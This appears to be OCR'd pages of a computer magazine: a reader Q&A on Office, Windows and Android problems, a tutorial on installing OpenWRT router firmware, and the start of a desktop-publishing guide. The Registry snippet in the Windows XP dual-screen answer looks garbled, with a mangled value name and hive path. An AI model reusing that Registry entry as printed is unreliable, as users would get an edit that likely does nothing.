
Access isn't showing dates correctly

Q I have a number of fields in an Access report that hold dates. Some dates are displayed correctly with a leading zero, such as 07/11/2014, while others drop the zero and display incorrectly, such as 7/11/2014. The properties for all the fields look the same to me, so why the variation? The only difference that I can see is that the ones that are causing the problems are calculated in an underlying

query, but their property is also set to Short Date in the properties in the report.

Phil Walling

A What you've tried should work, but try instead typing the format you want directly in the report property. In other words, instead of choosing Short Date, set the property to dd/mm/yyyy. That leaves Access no room for ambiguity.




↑ Set the property for the calculated date in Access directly as dd/mm/yyyy to ensure that dates are shown in the correct format

Word document headers are missing

Q I've obviously done something strange to my copy of Word, as I seem to have lost the header section on new documents. When I create a new Word document (2003-2007), instead of seeing the header then the body of the document, the cursor is right at the top of the page, and I have to add the header manually. What have I done, and how can I put it right? Documents with existing headers are fine.

Chris Hadley



↑ Turn on white space between pages if your header section has mysteriously disappeared in Word

A What you've probably done is to click on the grey band that shows below the ruler in print view. If you move your cursor to just below the ruler, you'll see an option telling you to click (or double-click, depending on the version of Word you're using) to hide white space. If you click (or double-click), the white space does indeed

disappear, making it look as though your header section has disappeared.

You can turn it back on permanently from the Tools menu. If you're using Word 2003, look in Tools, Options, View, and make sure there's a tick mark in the option 'show white space between pages'. If you're using Word 2007 or 2010, the same option is in File, Options, Display, White space between pages.

Display totals in Excel graph

Q I'm creating a report that includes two Excel bar charts. I'm using stacked bar charts, and I'd like to be able to include the total value of the stacked segments. So far I've tried adding a text box and putting the total in there, but if the values change I have to update it manually. Do I need to use a form and a user control and, if so, how do I go about it?

Chen Lo

A You could probably do it using a form, but an easier option would be to use a hidden line chart.


Supposing you have stacked bar charts for the following data:

Student	Test 1	Test 2	Test 3
Bill	22	14	30
Joe	32	17	23
Fred	21	19	27
Jim	19	22	18

The easiest option is to add a fourth column of data that gets the total for each student:

Student	Test 1	Test 2	Test 3	Total
Bill	22	14	30	66
Joe	32	17	23	72
Fred	21	19	27	67
Jim	19	22	18	59

You then create a stacked bar chart of all four data series: all the tests and the total. Once that's appeared, select the 'total' data series, right-click, and choose the option to change the series chart type. From the options, choose Line. Add data labels, then Format the data series. Set line colour to No line, and marker options to None. The total values should now be displayed above each stacked bar.



↑ Change the series chart type to create a combined line and bar chart in Excel

Helpfile

Whatever your general PC, hardware and software woes, **Simon Handby** is here to help. Send your problems to help@computershopper.co.uk



USB adaptor is interfering with car radio

Q I want to run a Samsung Galaxy S4 smartphone as a dashboard cam using the excellent DailyRoads Voyager app, and possibly also charge my Galaxy S5 simultaneously in the car. Using the S4 in this manner is a heavy power drain, and the device needs 650mA or more to prevent the battery running down. If I also wanted to use a roadside radar indicator app at the same time, power consumption would go up to nearly an amp – way more than the standard 550mA output of a standard USB socket.

I have a cheap car cigar-socket-to-USB adaptor, which has a two-amp output. It's plugged into a four-outlet cigar socket multiplier, which I believe is electronically passive. The setup generates horrendous interference with the car's fitted radio. At first I thought I might be able to suppress this with ferrite rings, but these didn't help. After considerable research it seems that cheap socket converters such as mine are not EC-compliant and are electronically very

dubious, containing switched transformers presumably without any RF suppression.

I'm a dab hand at soldering and making little units and am quite prepared to run up a suitable damping unit, except that my knowledge of electronic design is basic at the least and I couldn't design one. Can you suggest any solution?

Richard Grant,
richard@richardgrant.org



⬆ Car USB adaptors are invaluable. We've never experienced radio interference from branded ones

A The short answer is that you should consider buying a more expensive, EC-compliant cigar-to-USB converter. We've never experienced radio interference from branded ones, although we have had problems when using even heavy-duty examples to power smartphones acting as satnavs, or other power-hungry devices. It seems there's a limit to how much current a smartphone can draw from a USB source,

and it may not be enough to sustain power in the highest-drain scenarios.

Unfortunately we're not qualified to suggest how you might tame the RF signal from your current adaptor. Whether you buy a new one or you do want to try to improve your existing one, we'd suggest that you first test your current setup in a different car, just to rule out poor RF suppression in your own.

How do I preserve my second desktop?

Q I still use a Windows XP machine just to use some old software that I am fond of. The PC has dual screens: the second monitor is connected to a USB display adaptor. After backing them up, I normally leave the files I am currently using on the second screen when I close the computer down.

Recently, when I've booted up, I've found that the files have moved over to the main screen, leaving the second screen blank. This had never happened until two or three sessions ago. Can you suggest a cause, and also a remedy, please?

Keith Jones, senoj07-disp@yahoo.co.uk

A It sounds as though your computer is initialising the desktop before discovering your second display device. Consequently it consolidates your two-screen desktop into one, causing all your files to be swept on to the main screen. We're not sure why this would start happening now



⬆ Make sure Windows XP confirms that the Registry key has been added

rather than having happened from the outset, though. Regardless, you should be able to fix it by creating a new Registry entry. Probably the easiest way to do this is to open Notepad, and type the following:

REGEDIT4

```
[HKEY_USERS\DEFAULT\Software\Microsoft\Internet Explorer\Desktop\Old WorkAreas]
```

```
"No0f01dWorkAreas"=dword:00000001
```

Once you've typed this, save the document as `c:\screenfix.reg`. Now open the Start menu and run Command Prompt from within the Accessories program group. At the prompt, type `'cd\'` (without the quotes) and hit Enter, then type `'regedit screenfix.reg'` and hit Enter. You'll be asked if you want to add the information in the file to the Registry. Agree, check that Windows confirms that this has been done, and then you can delete `c:\screenfix.reg`. You should now find that your files stay on the second desktop where you left them.

IE toolbar causing problems

Q I have a Medion tower PC running Windows 8.1, and I'm using Internet Explorer 11. I recently downloaded Easy Fundraising's Find & Remind donation reminder, but since then I've had three problems:

1) After signing in to my Microsoft account the Windows 'Welcome' screen appears, to be immediately replaced by a duplicate.


2) Opening IE takes me to Google as usual, but there's also another tab containing another instance of Google.

3) When I search I get the usual listings, but they're frequently followed by an error message indicating that Find & Remind has created an exception.

I've tried to uninstall the toolbar from the Programs and Features app in Control Panel, but when I clicked 'Uninstall' I received a message saying the application was missing. I've also tried right-clicking the Easy Fundraising header that appears within IE, but there's no option to delete it from there. Please tell me how to remove this program.

John Yeates, isinglass@hotmail.co.uk

A We experimented with the Find & Remind toolbar to see if we could replicate your issues, but it worked properly for us. Given that you can't uninstall



↑ Disable a toolbar if it's causing problems in Internet Explorer

the software, we'd suggest that you try reinstalling it from www.easyfundraising.org.uk/raise-more/donation-reminder/toolbar-install, which should repair the installation. Assuming this is successful, you could then either uninstall the program or continue to use it as intended.

It's less easy to say what you should do if the above isn't successful. You can disable the toolbar from within Internet Explorer: click the gearwheel icon in the top right, select Manage add-ons and select Toolbars and Extensions in the Manage Add-ons window (if it isn't already selected). Here you should see an entry for Find & Remind; click it once to highlight it, click the Disable button then click Close and restart Internet Explorer.

Lost window won't come back

Q I've got a Windows 8.1 PC, and a couple of times now I've managed to somehow 'throw' a window upwards so that it's largely off the top of the desktop. When I've done this I can't see the top bar to grab it and bring it down, and dragging any of the other edges has simply resized the window.

If I right-click the program on the taskbar there's no option to restore or move it. One time I somehow managed to fix it, and another time I had to reboot the computer. Is there a reliable way to get an AWOL window back on to the desktop without a restart?

Steph Mayfield

A You're on the right track with right-clicking the program on the taskbar; in Windows XP or Vista this would bring up a program's system menu complete with the Move option, but in Windows 7 and 8 you need to hold down the Shift key while you right-click. Do this, select Move, and the mouse cursor will change to a quad-arrow. Use the cursor keys to move the window around and press Enter when you're happy with its location. After you've touched any of the cursor keys you should also find that the mouse will also move the window as though you were dragging it.

Very occasionally this might not work; if it doesn't, right-click the desktop, select Screen resolution, select a lower screen resolution and apply it, confirming your choice when prompted to do so. Provided your computer is set up with only a single display this should bring the errant window completely back on to the desktop. It will still be there when you switch back to your normal resolution. **ES**

Remember, remember

Q I smashed the screen on my Android phone and it's gone off for repair. In the meantime, a friend has kindly lent me his old Samsung Galaxy S4. I'm getting on OK with it, but it's got the annoying habit of telling me twice about each appointment in my calendar and each text message. The duplicate notifications look and sound different in each case. Can I just have a single notification for each?

Chris Randall

A It sounds as though you might be using Google's Hangouts and Calendar apps without having disabled the proprietary apps Samsung pre-installs to handle SMS and calendar appointments. If that's the case, and assuming you'd rather continue using the Google apps, open the Apps menu and tap S Planner, then tap the menu key, tap Settings,




◆ You can disable plenty of the Samsung apps on a Galaxy S4

Set alerts and notifications, Off, then OK, and tap back several times to exit the app.

To disable SMS notifications, swipe down from the top of the screen and tap the settings icon. Tap More, tap Application manager, then swipe right until you're looking at all apps. Scroll down the list until you find Messaging, tap it, then tap Disable.

Depending on whether your friend bought the phone through a mobile network, there may be other

pre-installed apps that you could disable in the same way. You can swipe right again to see a list of disabled apps, and re-enable any in this list by tapping them and tapping Enable. Everything you've disabled will be re-enabled if your friend performs a factory reset when you give him the phone back.



↑ In Windows 7 and 8, you need to press Shift and right-click to get to a program's system menu

Enhance your router for free

PART
1

Replacing your router's clunky software with the sophisticated OpenWRT can boost performance and add useful new features, says **Clive Webster**




NETWORKING CAN BE horribly confusing, even if you do know your NAT from your DHCP and are fully versed in the merits of IPv6. Part of the problem is typically the router, which often offers no help when diagnosing network issues, is so unreliable that it actually causes those issues or has such vague help text that the manufacturer may as well have not bothered. "Ticking this box enables TLA." Well, fine, but what is TLA, what does it do and when should it be used? Of all the questions we might have regarding TLA, the one thing we could figure out for ourselves is that ticking a box enables it.

Thankfully there's an alternative: ditch the manufacturer's awkward router software in favour of the reliable, helpful, extendable, open-source OpenWRT.

First, a word of warning: replacing your router's firmware can lead to a dead router, what's called 'bricking'. However, OpenWRT avoids almost all the risks of alternatives such as DD-WRT (www.dd-wrt.com) and possibly Tomato (www.polarcloud.com/tomato), as it uses an 'operating system and apps' approach whereas DD-WRT uses complete, router-specific firmware flashing. Under DD-WRT, if you use the wrong file or fail to prepare your router correctly, you'll probably brick it; what's more, finding the right firmware file is very confusing (see tinyurl.com/dd-wrt-peacock).

With OpenWRT you install a basic system that works with all hardware, on to which you



↑ Installing the custom firmware is as easy as flashing new official firmware

install device-specific apps and add-ons. This is similar to how Windows works with all PCs at a basic level but requires applications and drivers to perform certain tasks. Even so, we recommend having some way of accessing the internet independently of the router you intend to use with OpenWRT throughout the setup and configuration process – either a spare router or a mobile device with a fast data connection tethered to a PC or laptop. If you plan to use a phone, check your contract to see if you'll be charged for data downloaded while in tethered (or hotspot) mode.

PREPARATION AND FIRST FLASH

First, check OpenWRT supports your router by looking at the list at wiki.openwrt.org/toh/


start. Click the link for your router and you'll be taken to a page that details the specific installation guide for that device. We used an old TP-Link TL-WR2543ND. Our router is V1.0 hardware (listed clearly on the product label underneath the router) so we were told to use OpenWRT 12.09 (R29680). There are two OpenWRT files to download, with the 'squashfs-factory.bin' option clearly marked as for 'Installing OpenWRT from factory', so we downloaded that. The web page also gives reasonably clear instructions as to how to flash this firmware on to your router, but we'll clarify a few points to avoid confusion.

Whatever model of router you have, preparing to upgrade its firmware is much like configuring a new router. If you've already used the router, reset it to factory defaults. Disconnect the PC that just downloaded the Squashfs firmware file from your network and connect it to one of the OpenWRT router's LAN ports (not the WAN port, if it has one). Don't connect the router to your network; plug it directly into the PC. Open a web browser on your PC, enter 192.168.1.1 in the address bar and enter the router's login details (consult the manual for the defaults). Once logged in, navigate to the firmware upgrade tool and point this at the squashfs-factory.bin file you downloaded. Click to start the upgrade, and be prepared to wait; don't unplug the router while OpenWRT is installing, as this will brick it. It's best not to upgrade your router during a storm or at any other time when the power might cut out.

Hopefully you should see the router reboot, but you can tell if the router has successfully upgraded by refreshing the

Upgrading the manufacturer's clunky software can give your router a real performance boost






↑ It's not the most attractive login screen, but there's an undeniable sense of achievement when you see the LuCI web interface for the first time

192.168.1.1 address, which should take you to the LuCI web interface login screen (above). If not, try refreshing your PC's IP address to force OpenWRT's DHCP server to hand your PC a new, valid address. To do this in Windows, open a console by pressing the Windows key, type cmd, hit Enter and then type (without quote marks) 'ipconfig /release' followed by 'ipconfig /renew', pressing Enter after each command. On a Mac, open the Apple menu, System Preferences, Network; select your connection, then Advanced, then TCP/IP and then click Renew DHCP Lease. In Linux, open the Terminal and enter (without quote marks) 'sudo dhclient -r' followed by Enter, and then 'sudo dhclient' and Enter. If refreshing your PC's IP address doesn't work, wait a little longer and try again.

You'll notice there's a red warning at the top of the LuCI login screen that no password has been set. Click the link in that red section and you'll be taken to a page where you can

It's best not to upgrade your router during a storm or at any other time when the power might cut out



↑ If you're going to use OpenWRT as your main router, edit the WAN settings; if you're extending your network, edit the LAN settings


set the password for the default user 'root'. Make it something secure yet memorable and reasonably short as you'll need to enter this password a few times during setup. Click Save & Apply at the bottom right of the page.

Once you've set a password you can switch the router into whatever mode you need: as a modem/router, a router attached to an external modem, or as a bridge/extender/switch. Go to the Network section of LuCI. If you're setting up your router as the hub of your network (as a Gateway), you'll want to plug the router into your internet connection. This will be either via its WAN port if you have an external modem, or via the smaller RJ-11 port if the router has an internal modem. Now click the WAN Edit button to enter your ISP's details. Remember to click the Save & Apply button to update OpenWRT's settings.

If you're setting up a bridge, Wi-Fi extender or switch, click the Edit button for LAN and change the Protocol to 'DHCP client' and click Switch protocol, then confirm that you want to change the protocol, then reboot the router via System, Reboot. To actually reboot the router you'll need to click the 'Reboot router' link on the reboot screen.

If you've configured your OpenWRT router to be your Gateway then you should be able to log back in with 192.168.1.1, but if you've configured it to be a DHCP client you'll now need to connect the OpenWRT router to your network; plug it into the other router which you're using as a Gateway.




You might need to refresh the IP address of your PC after doing this. Once that's done,



↑ If you plan to use the OpenWRT router to extend your network, change the Protocol to 'DHCP client'

enter the web page of your Gateway router, find the IP address that it's given the OpenWRT router and make this static (consult your Gateway router's manual to find out how to do this). If the OpenWRT router doesn't show up on your network, turn it off, wait 10 seconds, then turn it back on again to force the OpenWRT router to obtain an IP address from your Gateway router.

You'll most likely also want to enable and secure your OpenWRT router's Wi-Fi. Head to



⬆ Analyse how well your network is performing with the built-in real-time graphing app

Network, Wifi and click Edit. On the web page that appears click Enable and wait for the page to update, then change Channel to auto and ensure that Transmit Power is set to maximum. You don't have to use these settings, however; you may want to use a Wi-Fi channel that a Wi-Fi snoopers told you is free, or to limit the range of your Wi-Fi signal to prevent interference. Click the Advanced Settings tab to set the Wi-Fi Mode (in order of speed, prefer 802.11ac, then n, g, b; note that 802.11ac is 5GHz only and so will not work with older devices) and tell the

router which country you're in (the UK is listed under the code 'GB').

In the lower section, labelled Interface Configuration, click the Wireless Security tab, change the Encryption to WPA2-PSK and enter a password for your OpenWRT Wi-Fi. Once you've made all your changes, click Save & Apply.

If you're setting up your OpenWRT device as a bridge or Wi-Fi extender, you might want to use the trick of using your Gateway router's Wi-Fi settings for your OpenWRT router; devices usually hop from one Wi-Fi

connection to the other automatically, favouring the stronger signal and saving you the hassle of swapping networks every time you move around your house.

NEW FEATURES FOR FREE

Just as desktop operating systems come with default add-ons and apps, so does OpenWRT. Our favourite is the real-time graphing app, housed under Status, Realtime Graphs. If you've ever wondered why your network seems slow, who's hogging the bandwidth, or whether it's your internet connection, router or PC that's dropped the connection, you'll love the real-time graphs. You can even tell which LAN port of the router is being abused; if your PC is sucking gigabytes of data from the internet you might suspect a virus, while if it's your resident teenager there's probably no (technical) reason to worry.

Other useful tools include the Firewall app (which can be found in Network, Firewall), the Diagnostics tool (Network, Diagnostics) and the DHCP and DNS server (Network, DHCP and DNS), though the latter is useful only if you're using your OpenWRT router as a Gateway. However, part of the appeal of OpenWRT is to install your own apps to build in further features and functions. Next month we'll take you through a few of the essential add-ons: Quality of Service (QoS) and USB storage sharing and streaming. [CS](#)

⬆ Remember to set your country code correctly or your Wi-Fi signal might break the local radio transmission laws. The UK is listed under the code 'GB'

NEXT MONTH

FURTHER ENHANCE YOUR ROUTER

We'll show you how to add new features to your OpenWRT router, including how to configure USB sharing and streaming

Getting started with desktop publishing

Designing a newsletter on your PC is easy, but making it look professional takes a bit more effort. **Ben Pitt** reveals the dos and don'ts of DTP



PUBLISHING WAS THE first creative industry to undergo a digital revolution, and today anyone can design a printed document with the humblest computer hardware. Desktop publishing (DTP) isn't just a matter of having the right tools, though. Like any creative process, there's a skill to getting great results, not to mention lots of rules and conventions involved in good design. You may wish to ignore them, but it's nonetheless a good idea to get to grips with them first.

In this month's *Multimedia Expert* we bring you a bluffer's guide to producing a newsletter or marketing brochure that looks like it's been put together by a design professional.

PACKAGING UP

Our first tip for desktop publishing is to ditch Microsoft Word and other word processors. Word is perfect for writing letters, but after 30 years of development it still seems to struggle with more demanding DTP tasks – or at least, we struggle to get it to do what we want.

There are plenty of dedicated DTP applications, from the high-end Adobe InDesign that we use to put this magazine together to the freeware Scribus (www.scribus.net). Serif PagePlus X8 (see *Reviews*, *Shopper* 324) is an excellent mid-price option at £90. For this article we've used Xara Page & Layout Designer 10, which costs £50 from www.xara.com. It's very similar to the excellent Xara Photo & Graphic Designer 10 (*Reviews*, *Shopper* 320), but misses a few photo-editing features and gains a few DTP features, including better handling of text columns and the ability to export in PDF/X format for professional printing. You can follow most of this tutorial using any DTP software, and nearly all the specific commands apply to both Xara packages. If you don't yet own suitable software, download the demo of Xara Page & Layout Designer from Xara's website.

MAKE A SPLASH

We've split the design process into discrete steps, but that's not really how it's done in practice. You might start with an image, a



headline, a logo or a block of text, and other elements can come into play in whatever order you like. Some designs will be free-flowing while others will be more structured from the start.

Your first decision is what paper format to go for. Most people habitually put A4 paper in their printer, but lots of other shapes, sizes, thicknesses and finishes are available from specialist stores. There are lots of ways to fold paper, too. An A4 sheet can be used flat, folded to make an A5 booklet or folded in three like a takeaway menu. If you're folding paper you'll need to think carefully about which pages appear where so they'll print correctly, but we're sure you can work it out. A3 printers are now available for under £100 so it's easier than ever to produce A4 booklets. Xara's Page Options dialog box is found under the File menu.

Every document needs some kind of banner (known as a masthead) or title page so it's immediately obvious what it's for. Ideally you'll have a lovingly crafted logo ready to use, or you might be up for having a go yourself. Logo design is an ambitious task for

newcomers to graphic design, though, so for our examples we've kept it simple.

Type your title and choose a chunky font that's easy to read and in keeping with the subject matter. We think it's best to go for simpler fonts, as the more ornate ones tend to divide opinion. A coloured background and perhaps some simple shapes might be enough to produce something distinctive. We'd recommend erring on the side of caution rather than piling in with lots of ideas. DTP packages come packed with drop shadow, emboss and extrude effects, but these can be a sure-fire way to producing something that looks distinctly homemade.

To create a coloured box in Xara, select the Rectangle Tool and drag with the mouse. Colours are available at the bottom of the screen, and you can find more by clicking the multicoloured box in the bottom-right corner. Select the Fill tool and you can create gradient fills that blend from one colour to another. Once you start overlapping objects you'll need to get to grips with the ordering commands that dictate which objects are above and below each other. The easiest way to do this is to click the Window menu, Control Bars and enable the Arrange control bar. This has buttons to bring an object to the front, back, forwards one or backwards one.

